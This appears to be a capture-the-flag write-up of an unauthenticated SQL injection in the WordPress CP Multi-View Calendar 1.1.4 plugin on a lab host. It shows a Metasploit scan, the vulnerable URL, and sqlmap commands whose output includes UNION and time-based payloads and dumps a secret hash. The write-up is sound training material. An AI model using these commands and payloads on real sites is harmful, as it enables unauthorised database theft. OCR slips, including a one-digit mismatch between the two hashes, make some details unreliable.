
10.20.160.107: SQL WINJECTION


Team Dai Ichi

Hash: 6fbb48a19a7236493b5242103f254dff


Attack Path: After visiting the website in the url, I saw that it was powered by Wordpress, and had a calendar. I used metasploit to find a scanner module that matched both conditions, and found one that was related to sql injections. I ran the module and saw that indeed, the machine was vulnerable to an sql injection. After some more searching, I found that Multi-View Calendar version 1.1.4 was vulnerable to a very specific injection sequence: using SQLMap, I tested this sequence to make sure that it was applicable to the database being operated in machine 10.20.160.107. Verifying that it was, I dumped the databases and subsequently the tables in the machine. I found an interesting table called s3kret, and extracted the hash from it.




```
msf auxiliary(scanner/http/wordpress_cp_calendar_sqli) > run

[+] Vulnerable to unauthenticated SQL injection within CP Multi-View Calendar 1.1.4 for Wordpress
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
-----------------------------------------------------------------

http://localhost/wordpress/?action=data_management&cpmvc_do_action=mvparse&f=datafeed&method=remove&rruleType
=del_only&calendarId=[SQLi]

Vulnerable parameter: `calendarId`

Explotation technique: blind (boolean based, time based), error based.
```




```
root@kali:~# sqlmap -u "http://10.20.160.107/wordpress/?action=data_management&cpmvc_do_action=mvparse&f=edit&
id=1" -p id --dbms=mysql --level=2 --risk=2
```




```
[21:12:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:12:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at leas
t one other (potential) technique found
[21:12:19] [INFO] target URL appears to be UNION injectable with 14 columns
[21:12:19] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 211 HTTP(s) requests:
---
Parameter: id (GET)
    Type: AND/OR time-based blind
    Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
    Payload: action=data_management&cpmvc_do_action=mvparse&f=edit&id=1 AND 8454=BENCHMARK(5000000,MD5(0x44426
e59))

    Type: UNION query
    Title: Generic UNION query (NULL) - 14 columns
    Payload: action=data_management&cpmvc_do_action=mvparse&f=edit&id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,C
ONCAT(0x7176717071,0x674c696f484f6a7567695653786 56d4f4f7850747a6155684856774d7651424865557948735575 56,0x716a76
7071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- oFQk
---
```




```
root@kali:~# sqlmap -u "http://10.20.160.107/wordpress/?action=data_management&cpmvc_do_action=mvparse&f=edit&
id=1" -p id --dbms=mysql --level=2 --risk=2 --dbs
```




```
available databases [5]:
[*] bitnami_wordpress
[*] information_schema
[*] mysql
[*] performance_schema
[*] s3kret
```




```
root@kali:~# sqlmap -u "http://10.20.160.107/wordpress/?action=data_management&cpmvc_do_action=mvparse&f=edit&
id=1" -p id --dbms=mysql --level=2 --risk=2 -D s3kret --tables
```



```
Database: s3kret
[1 table]
+--------+
| hashes |
+--------+
```



```
root@kali:~# sqlmap -u "http://10.20.160.107/wordpress/?action=data_management&cpmvc_do_action=mvparse&f=edit&
id=1" -p id --dbms=mysql --level=2 --risk=2 -D s3kret -T hashes
```



```
Database: s3kret
Table: hashes
[1 entry]
+-------+----------------------------------+
| type  | hash                             |
+-------+----------------------------------+
| proof | 6fbb40a19a7236493b5242103f254dff |
+-------+----------------------------------+
```